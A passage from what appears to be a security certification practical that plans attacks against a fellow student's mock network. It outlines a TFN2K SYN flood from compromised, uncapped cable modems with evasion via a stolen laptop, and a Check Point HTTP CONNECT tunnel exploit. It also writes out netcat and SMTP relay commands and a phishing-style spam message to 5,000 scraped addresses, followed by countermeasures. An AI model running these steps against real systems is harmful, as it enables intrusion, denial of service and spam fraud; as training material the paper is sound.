The SYN/ACK packet is sent to the SYN's sender by exchanging the source and destination IPs from the SYN packet and placing them into the answering SYN/ACK packet. This sets the SYN/ACK packet's destination to the source IP of the SYN, which is exactly what we want.

Note that whereas the client's packet was sent **to** the server's service port — 80 in the example shown above — the server's replying packet is returned **from** the same service port. In other words, just as the source and destination IPs are exchanged in the returning packet, so are the source and destination **ports**.

The client's reception of the server's SYN/ACK packet confirms the server's willingness to accept the client's connection. It also confirms, for the client, that a round-trip path exists between the client and server. If the server had been unable or unwilling to accept the client's TCP connection, it would have replied with a RST/ACK (Reset Acknowledgement) packet, or an ICMP Port Unreachable packet, to inform the client that its connection request had been denied.

3 ACK: When the client receives the server's acknowledging SYN/ACK packet for the pending connection, it replies with an ACK packet.

The client ACKnowledges the receipt of the SYN portion of the server's answering SYN/ACK by sending an ACK packet back to the server. At this point, from the client's perspective, a new two-way TCP connection has been established between the client and server, and data may now freely flow in either direction between the two TCP endpoints.

The server's reception of the client's ACK packet confirms to the server that its SYN/ACK packet was able to return to the client across the Internet's packet routing system. At this point, the server considers that a new two-way TCP connection has been established between the client and server and data may now flow freely in either direction between the two TCP endpoints.

Attack Methodology

The attack that will be performed will be a standard SYN flood attack from 50 compromised cable modem systems. A SYN flood was chosen due to its ability to not only consume network bandwidth but also the victim systems memory structures. Another factor in choosing a SYN attack is that the victim host is the public web server, which requires a SYN packet prior to continuing with the rest of the TCP handshake. This means that SYN only packets must be allowed into the environment in order to provide public web access, therefore providing a higher probability that the attack will succeed.

The following paragraph, from http://www.cabledatacomnews.com/cmic/cmic2.html, explains the data throughput capabilities of a cable modem:

> **How Fast is a Cable Modem?**
>
> Cable modem speeds vary, depending on the cable modem system, cable network architecture, and traffic load. In the downstream direction (from the network to the computer), network speeds can reach 27 Mbps, an aggregate amount of bandwidth that is shared by users. Few computers will be capable of connecting at such high speeds, so a more realistic number is 1 to 3 Mbps. In the upstream direction (from computer to network), speeds can be up to 10 Mbps. However, most modem producers have selected a more optimum speed between 500 Kbps and 2.5 Mbps. Some service providers limit upstream access speeds to 256 Kbps or less.

Utilization Potential

We see that typical upstream speeds range from 500Kbps-2.5 Mbps. This amount is based upon the "capped" speed provided by the service provider depending upon the service level requested by the user. There is a way to "uncap" this bandwidth limit imposed by the service provider allowing use of a larger portion of the overall "neighborhood" bandwidth pool. Due to the fact that this exercise utilizes compromised systems using cable modems, it is purely feasible to also compromise the "neighborhood" bandwidth through this compromised system. The article found at http://online.securityfocus.com/news/394 gives an overview of this attack. It has been shown that "uncapping" a modem can provide speeds up to 100Mbps upstream and downstream (http://www.cableworld.com/archive/cableworld/2002/07/08/cwd02070808.shtml). For the purpose of this exercise, we will select a more conservative average upstream "uncapped" throughput of 10Mbps for our 50 compromised cable modems. This comes to a total throughput of 500Mbps for our attack.

Attack Tool

At a predetermined time these cable modems will utilize the well-known DDoS tool Tribal Flood Net 2000 (TFN2K) for the attack. TFN2K was used due to its ability to utilize encrypted communications, lack of response packets to the master, and IP spoofing capabilities.

Following is an excellent explanation of TFN2K from http://packetstorm.decepticons.org/distributed/TFN2k_Analysis-1.3.txt

Terminology

The terminology used in DDoS analyses is often confusing. For clarity, we use the following:

Client - an application that can be used to initiate attacks by sending commands to other components (see below).

Daemon - a process running on an agent (see below), responsible for receiving and carrying out commands issued by a client.

Master - a host running a client

Agent - a host running a daemon

Target - the victim (a host or network) of a distributed attack

Overview - What is TFN2K?

TFN2K allows masters to exploit the resources of a number of agents in order to coordinate an attack against one or more designated targets. Currently, UNIX, Solaris, and Windows NT platforms that are connected to the Internet, directly or indirectly, are susceptible to this attack. However, the tool could easily be ported to additional platforms.

TFN2K is a two-component system: a command driven client on the master and a daemon process operating on an agent. The master instructs its agents to attack a list of designated targets. The agents respond by flooding the targets with a barrage of packets. Multiple agents, coordinated by the master, can work in tandem during this attack to disrupt access to the target. Master-to-agent communications are encrypted, and may be intermixed with any number of decoy packets. Both master-to-agent communications and the attacks themselves can be sent via randomized TCP, UDP, and ICMP packets. Additionally, the master can falsify its IP address (spoof). These facts significantly complicate development of effective and efficient countermeasures for TFN2K.

TFN2K - The Facts

- Commands are sent from the master to the agent via TCP, UDP, ICMP, or all three at random.

- Targets may be attacked with a TCP/SYN, UDP, ICMP/PING, or BROADCAST PING (SMURF) packet flood. The daemon may also be instructed to randomly alternate between all four styles of attack.

- Packet headers between master and agent are randomized, with the exception of ICMP, which always uses a type code of ICMP_ECHOREPLY (ping response). Unlike its predecessors, the TFN2K daemon is completely silent; it does not acknowledge the commands it receives. Instead, the client issues each command 20 times, relying on probability that the daemon will receive at least one. The command packets may be interspersed with any number of decoy packets sent to random IP addresses.

- TFN2K commands are not string-based (as they are in TFN and Stacheldraht). Instead, commands are of the form "+<id>+<data>" where <id> is a single byte denoting a particular command and <data> represents the command's parameters. All commands are encrypted using a key-based CAST-256 algorithm (RFC 2612). The key is defined at compile time and is used as a password when running the TFN2K client.

- All encrypted data is Base 64 encoded before it is sent. This holds some significance, as the payload should be comprised entirely of ASCII printable characters. The TFN2K daemon uses this fact as a sanity-test when decrypting incoming packets.

- The daemon spawns a child for each attack against a target. The TFN2K daemon attempts to disguise itself by altering the contents of argv[0], thereby changing the process name on some platforms. The falsified process names are defined at compile time and may vary from one installation to the next. This allows TFN2K to masquerade as a normal process on the agent. Consequently, the daemon (and its children) may not be readily visible by simple inspection of the process list. All packets originating from either client or daemon can be (and are, by default) spoofed.

- The UDP packet length (as it appears in the UDP header) is three bytes longer than the actual length of the packet.

- The TCP header length (as it appears in the TCP header) is always zero. In legitimate TCP packets, this value should never be zero.

- The UDP and TCP checksums do not include the 12-byte pseudo-header, and are consequently incorrect in all TFN2K UDP and TCP packets.

Pre-attack Requirements and Attack Process

All master-to-agent communication will be conducted via a stole laptop utilizing a random hijacked wireless access point. This greatly reduces the likelihood of getting caught while performing the attack.

For brevity sake, it is assumed that the compromised hosts already have the TFN2K daemon running are listening for incoming commands.

The attack will be initiated at the client by sending the TFN2K daemon (agent) a command to "commence syn flood" to TCP port 80 on host 150.1.1.20. This is the public web server located internal to the border router and external firewall. Since the communication is encrypted and there is no response by the agent hosts, the likelihood of attack initiation discovery is greatly reduced.

Attack Results

An attack sending nearly 500Mbps of half open "SYN" connection attempts to a public web server, albeit clustered, will utilize all available memory resources on the web servers and it will clog the connection to a completely unusable level. Since the attacking hosts utilize spoofed packets, the ability to resolve the attack will take considerably more time and effort. In addition since port 80 (http) access is required for this environment it is not acceptable to just drop TCP 80 packets at the router or even upstream routers.

Be aware that ALL traffic will be affected for this environment. There are in essence two simultaneous attacks taking place – 1) Denial of memory resources on the web servers, and 2) Complete bandwidth utilization through the perimeter to the DMZ environment. This means that the sheer number of HTTP connection attempts passing through the router and firewall will overpower legitimate inbound and outbound traffic.

An attack of this nature could last several hours to several days. A number of factors will determine how quickly service can be restored including the ability to detect the source location, utilizing alternate public web server addresses (although this doesn't address the bandwidth utilization issue), how quickly the attacking hosts' ISP detect the "uncapped" modems, and the ability to work with upstream providers in determining source.

It is full expected that this type of attack will be noticed. In fact that is the whole idea – deny services for all traffic. If it isn't noticed there is a serious problem with this environment. In addition, many IDS', whether host or network based, will detect SYN flood attacks.

Countermeasures:

One of the most effective measures to reducing the likelihood of a DoS attack is through the use of ingress and egress filtering by ALL network service providers. This will help in tracking down the origin of the attack hosts and possibly the DoS master since a successful spoofed connection is greatly reduced or even eliminated.

Rate limiting devices can also be employed. These devices may actually reduce or eliminate an authorized traffic type while reducing the unauthorized traffic of that same type. This would mean that the GIACE environment may not be able to server HTTP content, but all other traffic types may be allowed. In this particular attack instance, the devices would need to be at upstream providers as well due to the huge amount of traffic.

IDS' can help identify the presence of an attack, although in this case the attack is very evident. They may also assist with information gathering to determine the presence of attack origin(s).

Redundancy and fault tolerance. Environments that employ redundant connections utilizing load-balanced devices in multiple locations will fare far better in a DoS attack than those that do not. Utilizing these capabilities spreads the resource requirements to multiple pathways requiring a higher level of effort for a complete DoS. If Fred's environment had multiple public web server access points the DoS attack could be reduced very quickly by the upstream provider blocking access to the 150.1.1.20 address. Packets would have been dropped for that connection but legitimate users would identify through DNS resolution another possible address. This is by no means a be all end all solution. It would not be difficult for an attacker to specify the DNS name for attack purposes.

Following are some good resources on DoS attacks and countermeasures that can be employed:

Excellent link from a business acquaintance considered an expert in the DDoS area:
http://staff.washington.edu/dittrich/misc/ddos/

Good article explaining ways to prevent/limit DDoS attacks:
http://www.staff.washington.edu/dittrich/misc/ddos/elias.txt

Rate Limiters:
http://204.194.72.101/pub/anets2000dec/Team1.pdf

http://www.cisco.com/warp/public/707/newsflash.html
http://packetstorm.decepticons.org/distributed/indexdate.shtml
http://www.denialinfo.com/

Attack 2 – Attack Against the Firewall Itself AND Compromise an Internal Host Through the Perimeter

Introduction:

The following attack utilizes a vulnerability known to exist on the firewall to exploit an internal host. As firewalls are not security silver bullets and a networking environment is made up of individual systems that affect all other systems within that environment, it was determined that a single attack against a vulnerability present in the firewall can easily be used to exploit internal hosts. As a side note, firewall attacks are almost always just a way station in order to get access to the valuable resources that a firewall should be protecting. That said, this attack is against the firewall in order to get to those valuable backend resources. Very few firewall attacks end at the firewall itself!

A number of attacks can be utilized to compromise internal hosts within this network. One of the easiest ways to compromise the perimeter would be to initially compromise an externally trusted host such as a supplier or partner. Since there is a lack of strong authentication to perform transactions as one of these users, there is an increased likelihood of successful exploitation. There are also several known SecuRemote vulnerabilities that could lead to exploitation of an internal host. Although these would be a simple exploit process to explain, it does not fully express the breath of knowledge required or desired of an individual possessing the GCFW. With that said, an internal host will be exploited utilizing a flaw in the CheckPoint Firewall , http://www.checkpoint.com, itself.

A number of CheckPoint Firewall-1 vulnerabilities were discovered utilizing the vulnerability databases of SecurityFocus, CERT, ISS, and CVE. For the purpose of this paper, SecurityFocus' database was used due to completeness and simplicity of database review.

Security Focus Vulnerability Database - http://online.securityfocus.com/bid

CERT - http://www.cert.org

Below is the complete list of vulnerabilities as of the date of this writing for Check Point Software from SecurityFocus:

2002-03-08: Check Point FW-1 SecuClient/SecuRemote Client Design Vulnerability
2002-02-19: Multiple Vendor HTTP CONNECT TCP Tunnel Vulnerability
2001-10-23: Check Point VPN-1 SecuRemote Username Acknowledgement Vulnerability
2001-09-12: Check Point Firewall-1 GUI Log Viewer Vulnerability
2001-09-08: Check Point Firewall-1 Policyname Temporary File Creation Vulnerability
2001-09-08: Check Point Firewall-1 GUI Client Log Viewer Symbolic Link Vulnerability
2001-07-18: Check Point Firewall-1 SecureRemote Network Information Leak Vulnerability
2001-07-11: Check Point Firewall-1/VPN-1 Management Station Format String Vulnerability
2001-07-09: Check Point Firewall-1 RDP Header Firewall Bypassing Vulnerability
2001-01-17: Check Point Firewall-1 4.1 Denial of Service Vulnerability
2000-12-14: Check Point Firewall-1 Fast Mode TCP Fragment Vulnerability
2000-11-01: Checkpoint Firewall-1 Valid Username Vulnerability
2000-08-15: Check Point Firewall-1 Session Agent Dictionary Attack Vulnerability
2000-08-02: Check Point Firewall-1 Unauthorized RSH/REXEC Connection Vulnerability
2000-07-05: Check Point Firewall-1 Spoofed Source Denial of Service Vulnerability
2000-06-30: Check Point Firewall-1 SMTP Resource Exhaustion Vulnerability
2000-06-06: Check Point Firewall-1 Fragmented Packets DoS Vulnerability
2000-03-11: Check Point Firewall-1 Internal Address Leakage Vulnerability
2000-03-10: Multiple Firewall Vendor FTP "ALG" Client Vulnerability
2000-02-09: Multiple Firewall Vendor FTP Server Vulnerability
2000-01-29: Check Point Firewall-1 Script Tag Checking Bypass Vulnerability
1999-10-20: Check Point Firewall-1 LDAP Authentication Vulnerability
1999-08-09: Firewall-1 Port 0 Denial of Service Vulnerability
1999-07-29: FireWall-1, FloodGate-1, VPN-1 Table Saturation Denial of Service Vulnerability
1998-09-24: Check Point Firewall-1 Session Agent Impersonation Vulnerability

Based upon the shear number of vulnerabilities it can be easily seen that a security device does not necessarily mean a secure device. The vulnerability chosen for this exercise was the “Multiple Vendor HTTP CONNECT TCP Tunnel Vulnerability” described below.

Description of “**Multiple Vendor HTTP CONNECT TCP Tunnel Vulnerability”** per the SecurityFocus Online Vulnerability Database - http://online.securityfocus.com/bid/4131:

Multiple software and integrated server packages that function as web proxies may be used as open TCP proxies. This is through the usage of the HTTP CONNECT method by default. This method is detailed in RFC 2817, where it is used to build generic Transit Layer Security over HTTP.

Upon recieving a CONNECT request, vulnerable products act as a TCP proxy, tunneling the conversation. This can be used to launch attacks against internal machines or to, for example, use an internal mail server as an open relay.

In many cases, this behavior may be controlled through the server configuration. Often it is related to support for tunneling or SSL related functionality.

This vulnerability represents a preliminary list of vendors which may have vulnerable default configurations. Updates will be made as additional information becomes available.

The following is a nice explanation found on BugTraq of the exploit process (portion of the original message - http://online.securityfocus.com/archive/1/257016):

To:	BugTraq
Subject:	CheckPoint FW1 HTTP Security Hole
Date:	Feb 19 2002 3:05PM
Author:	Volker Tanger <volker.tanger@discon.de>
Message-ID:	<3C7269B2.2090005@discon.de>

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Greetings!

A quite known proxy vulnerability was found for FW1 V4.1 SP5 (plus hotfixes) - thanks to Ryan Snyder for announcing the first bits on Firewall-1 mailing list.

If you connect to a server you are allowed to connect to via HTTP proxy (e.g. a common rule is "Any / WebServer / http->ressource"). Then use the CONNECT method to connect to a different server, e.g. an internal mailserver.

Example:

you = 6.6.6.666
Webserver = 1.1.1.1
Internal Mailserver = 2.2.2.2

Rule allows: Any Webserver http->ressource

connect with "telnet 1.1.1.1 80" to the webserver and enter
CONNECT 2.2.2.2:25 / HTTP/1.0

response: mail server banner - and running SMTP session e.g. to send SPAM from.

You can connect to any TCP port on any machine the firewall can connect to. Telnet, SMTP, POP, etc.

Here is an awesome message that explains the problem and shows the results of an actual attack: http://online.securityfocus.com/archive/1/257020

Attack Target:

The system that will be targeted for exploitation is the mail server located within the service network. This system was chosen due to ever increasing exploitation of mail servers for mail relaying in delivering spam. Based upon the previously listed vulnerability, we can utilize the CheckPoint Firewall-1 to proxy a connection to the service networks mail server. Once the proxied connection is made, a number of Microsoft Exchange SMTP exploits will be attempted to get the desired level of access to perform relaying.

Process/Commands used:

Step 1: Make a Connection to the Public Web Server

We will initiate a connection to the externally accessible address of the public web server. I believe this to be 150.1.1.20 but am uncertain based upon reading Fred's paper. This connection will be attempted using netcat due to its broad functionality.

Nc –v 150.1.1.20 80

This command will pass through the external router as a simple connection to the public web server. The firewall will then receive the connection and will provide a response back.

Step 2: Redirecting Traffic to the Victim Host

Once the connection is established we will the enter the redirect information for the firewall to process. This command will proxy the connection through the firewall to the intended victims machine on any port except for TCP 80. In this case we want to be redirected to the mail server to begin our relay exploit. The command sent to initiate the redirect is:

CONNECT 192.168.1.2:25 / HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Cache-Control: private,no-cache
Pragma: no-cache

A connection to a non-routable address is possible in this instance since the connection is actually being proxied by the firewall that knows how to reach the 192.168.1.0/255 network. The command was actually pasted onto the command line since the connection window to send a command is very limited.

Step 3: Firewall-1 Receives Connection Request and Forwards to Mail Server

Based upon the Connect request, the firewall now acts as a proxy and redirects the connection to the server specified, in this case the mail server. The mail server receives the connection as if it was initiated from the firewall thereby

reducing the likelihood that the connection will get filtered or identified as an intrusion attempt.

The mail server responds back with a standard SMTP reply to the connection initialization.

Step 4: Begin Mail Relay Attempt

Since we now have a connection to the mail server and it's just waiting for a response, we can try to see if relaying is allowed on the system. We will attempt to deliver a message to a number of CISSP recipients. The names and addresses of all 5000 plus members were retrieved from the ISC2 website and were used as fodder for the spam (DO NOT DO THIS!!! MAJOR PAIN WILL BE HEADED YOUR WAY.) Following are the commands used (cut and paste of course!):

HELO giac.com
MAIL FROM: <fred.beltzer@giac.com>
RCPT TO: <CISSP#1@CISSP-ISP.com>
RCPT TO: <CISSP#2@CISSP-ISP.com>
RCPT TO: <CISSP#3@CISSP-ISP.com>
…
RCPT TO: <CISSP#5000@CISSP-ISP.com>
DATA
Reply-To: <fred.beltzer@g1ac.com>
From: < fred.beltzer@giac.com>
To: <CISSP#1@CISSP-ISP.com>
Cc: <CISSP#2@CISSP-ISP.com>,
<CISSP#3@CISSP-ISP.com>,
…,
<CISSP#5000@CISSP-ISP.com>
Subject: Security wannabe!!!
MiME-Version: 1.0
Content-Type: text/html; charset="iso-8859-1"
X-Priority: 3 (Normal)
X-MSMail-Priority: Normal
X-Mailer:
Importance: Normal

Are you a security wannabe? Do you call yourself a security professional?
Do you doubt you penetration-testing abilities?

If you answered yes to any of these questions, you're in luck!

A group of security specialist has put together a typical security environment representative of medium size organizations, called The Graduate Information Attack Center (GIAC). They have done so that you and the rest of the security community can test your penetration testing skill on these systems.

You've heard of Happy Hacker and similar sites promoting script kiddies and the security dark-side – well now the white-hats have a chance to show their stuff against an environment designed by white-hats.

A status of all attempts will be maintained on a weekly basis and the most successful penetrations will be entered into our weekly drawings. Only those whose attempts do not get discovered by an IDS system or

two will be considered for the drawings. The first prize winner will receive not one, but three all expense paid trips to the information security conferences of their choice within the next year.

You could be a winner! Start utilizing those skills you've worked so hard to acquire.

To get things going, we have included some basic information about the testing environment:

> *Public addresses used in the environment include 20.20.0.0/16 and 150.1.0.0/16*
> *The environment domain is giac.com*
>
> *An external router has limited rule sets applied and allows inbound TCP port 80/http access.*
> *A CheckPoint Firewall-1 provides access to a service network as well as connects to an internal CheckPoint Firewall-1.*
> *The internal CheckPoint Firewall-1 provides access to an internal network that simulates a real production environment.*
>
> *Devices in the service network (192.168.1.0/24) include but are not limited to:*
> *DNS Server*
> *Mail Server*
>
> *Address space between the firewalls is 192.168.2.0/24*
> *Internal address space is – up to you to find out!!!*

This should get you started on your way to improving those precious skills.

If you have any questions, please feel free to reply to this email and I will be glad to personally assist you. In addition, I would love to hear the stories of your penetration attempts so that we may include them in our quarterly magazine. Again, please reply to this message for your wonderful stories.

Good Luck!

Sincerely,

Fred Beltzer
President
Graduate Information Attack Center (GIAC)
.
QUIT

As you can see, there's more than one way to peel a potato. Although we have utilized this system as a mail relay point for spam purposes, we have also used it get others to do the hacking and report back. You may have noticed that the reply address is different than the from address. This is because nearly everyone hits the reply button (which was suggested a number of times) instead of pasting the to from address into the to line of the reply message. The domain used was created with fraudulent credentials and all mail is retrieved through connections from random wireless access points.

In any case, I was able to utilize this system as a mail relay for spam purposes. I did not need to insert fraudulent sender info or a hokey message. I could have done it to make money by redirecting users to porn sites or placing an ad for a viagra type substance - like most other spammers!

Scripts/tools available

No scripts or tools are required since this is a simple manual attack. A very basic script could be written in no time to perform the previous steps.

Additional Steps Required Prior to Exploitation:

Some reconnaissance would be needed in order to determine the system to attack and to determine which systems will act as TCP proxies like the CheckPoint Firewall-1. It would also be wise to create a message prior to creating the connection. This will prevent typos and will increase the likelihood that the connection will be maintained long enough for the attack to work.

Likelihood of detection:

The likelihood of a simple relay attack like the one listed above is fairly low. It is a simple exploit and is not utilizing intrusive measures that most IDS jump out of their chassis at. With that said, supposing the relay failed additional exploitation attempts could be made against the mail server since we had a simple straight through connection. Those exploit attempt would most likely be more distinguishable as active penetration attempts and would therefore set off alarms. The firewall initiates the connection to the backend system thereby reducing detection even further.

Ways to avoid detection:

Detection can be avoided by using the least intrusive method possible. In this case, the exploit spurred others to do the dirty work and then report back on the vulnerabilities they used. We also mentioned that someone may be listening so they would not be eligible for prizes unless they were quite in their penetrations.

In cases where the same exploit method is used but in order to get privileged access, we may consider data obfuscation or even delivering misinformation to internal staff requesting elevated privileges for a certain account or temporarily disabling security controls for maintenance measures.

Countermeasures

There are a number of ways to counter this particular exploit.

First, disable CONNECT requests on the CheckPoint Firewalls (and the internal web proxy).

The following is from SecurityFocus's solution section for this vulnerability:

> The following workaround has been suggested by Volker Tanger <volker.tanger@discon.de> for CheckPoint Firewall-1 systems:
>
> Fast workarounds:
> - Change your ressource settings to filter out CONNECT commands, i.e.
> * disable HTTP tunneling

* check that "Other" method is specified NOT to
match CONNECT (i.e. remove the default wildcard)
- disallow access from the firewall module (->Properties)
- replace in all your rules containing the service
HTTP+Resource this part with plain HTTP. Yes, you loose
some content security but at least you don't compromise
your other servers

Second, disable the ability to relay on the service networks Microsoft Exchange Mail Server.

The following was taken from http://www.swinc.com/resource/exch_smtp_securityissues.htm:

> Exchange 4.0 - will not relay mail unless the BOResKit IMCEXT.DLL is installed. Solution - do not install it.
>
> Exchange 5.0 - will relay mail with IMS/Routing enabled. Solution - disable it. As long as you don't have POP clients this shouldn't be a problem.
>
> Exchange 5.5 - There is a ton of new stuff including the ability to build accept/reject lists of IP addresses. So, you can Accept relays *just* from your internal IP networks. It is still registry config, but documented pretty well in the 5.5 release notes. Exchange 5.5 also includes new features to require clients to be authenticated before they can relay mail.
>
> Exchange 5.5 SP1 - It adds an interface for configuring allowed relays and other anti-spam measures. See the release notes for configuration instruction.

Finally, only allow connections to the service network's mail server from the internal mail server in order to deliver outbound SMTP.

References:

Products:

Cisco:
http://www.cisco.com

Cisco 7200 Series Routers:
http://www.cisco.com/warp/public/752/qrg/cpqrg1.htm#82915

Cisco's Improving Security on Cisco Routers:
http://www.cisco.com/warp/public/707/21.html

NSA's Cisco Security Guide:
http://nsa1.www.conxion.com/cisco/guides/cis-2.pdf

Radware:
http://www.radware.com

Radware LinkProof:
http://www.radware.com/content/products/link.asp

Radware Fireproof:
http://www.radware.com/content/products/fire.asp

Radware's Application Security Module:
http://www.radware.com/library/whitepapers/appsecure.pdf

Secure Computing's Internet Security Newsletter, Sep 2000:
http://www.securecomputing.com/pdf/ISN_Sept00.pdf

Secure Computing's Sidewinder Appliance Product Brief:
http://www.securecomputing.com/pdf/Sidewinder_appliance_ds.pdf

Secure Computing's SafeWord PremierAccess Product Brief:
http://www.securecomputing.com/pdf/sword_premieraccess_prodbrief.pdf

SecureLinux Trusted OS designed in part by NSA and Secure Computing:
http://www.nsa.gov/selinux

Secure Computing's SmartFilter content filtering software:
http://www.securecomputing.com/pdf/sfilter_31_pb.pdf

Sidewinder, SafeWord PremierAccess, and virtual private networking: An indepth view of VPNs and Secure Computing's complete VPN solution:
http://www.securecomputing.com/index.cfm?sKey=736

Secure Computing's Soft Remote Admin Guide -
http://www.securecomputing.com/pdf/SoftRemote_AdminGuideRevC.pdf

Checkpoint –
http://www.checkpoint.com

Information Gathering Documents:

Ofir Arkin's ICMP response documents –
http://sys-security.com/archive/papers/ICMP_Scanning_v3.0.pdf

Vulnerability Research Sites:

SecurityFocus –
http://www.securityfocus.com

Security Focus Vulnerability Database –
http://online.securityfocus.com/cgi-bin/sfonline/vulns.pl

Common Vulnerabilities and Exposures (CVE), Mitre –
http://cve.mitre.org

Internet Security Systems, Inc.'s X-Force Vulnerability Research Team–
http://xforce.iss.net

BugTraq –
http://online.securityfocus.com/archive/1

Securepoint –
http://www.securepoint.com

CERT –
http://www.cert.org

Vulnerability Scanners:

Nessus –
http://www.nessus.org

CyberCop –
http://www.pgp.com/products/cybercop-scanner/default.asp

ISS –

http://www.iss.net

Hailstorm –
http://www.cenzic.com

InteractNetworks Inc.'s Vulnerability Indicator System (VIS) –
http://www.interactnetworks.com

Tripwire (IDS / File Integrity System) –
http://www.tripwire.com

Denial of Service:

TFN2K analysis by Jason Barlow and Woody Thrower of AXENT Security Team –
http://packetstorm.decepticons.org/distributed/TFN2k_Analysis-1.3.txt

David Dittrich of University of Washington DDoS sites –
http://staff.washington.edu/dittrich/misc/ddos/
http://www.staff.washington.edu/dittrich/misc/ddos/elias.txt

Rate Limiters –
http://204.194.72.101/pub/anets2000dec/Team1.pdf

Cisco Denial of Service Advisory –
http://www.cisco.com/warp/public/707/newsflash.html

PacketStorm DoS tools and articles –
http://packetstorm.decepticons.org/distributed/indexdate.shtml

General DoS website –
http://www.denialinfo.com/

Miscellaneous:

Securitystats' Security Spending Site:
http://www.securitystats.com/sspend.asp.

Ideahamster Organizations' Open Source Security Testing Methodology Manual (OSSTMM):
http://www.osstmm.org.
Fred Beltzer's GCFW Practical (Honors) –
http://www.giac.org/practicals/Fred_Beltzer_GCFW.zip

Steve Gibson, Gibson Research Corporation –

http://grc.com/dos/drdos.htm

Cable Modem Speeds –
http://www.cabledatacomnews.com/cmic/cmic2.html
http://www.cableworld.com/archive/cableworld/2002/07/08/cwd02070808.shtml

Security Focus article on Uncapping Cable Modems –
http://online.securityfocus.com/news/394

"Multiple Vendor HTTP CONNECT TCP Tunnel Vulnerability", SecurityFocus Online -
http://online.securityfocus.com/bid/4131

Volker Tanger article explaining "HTTP CONNECT" exploit process –
http://online.securityfocus.com/archive/1/257016

William Colburn message detailing "HTTP CONNECT" exploit process –
http://online.securityfocus.com/archive/1/257020

SecurityFocus Online listed solution for "HTTP CONNECT" vulnerability –
http://online.securityfocus.com/bid/4131/solution

Microsoft Exchange Mail Server security measures –
http://www.swinc.com/resource/exch_smtp_securityissues.htm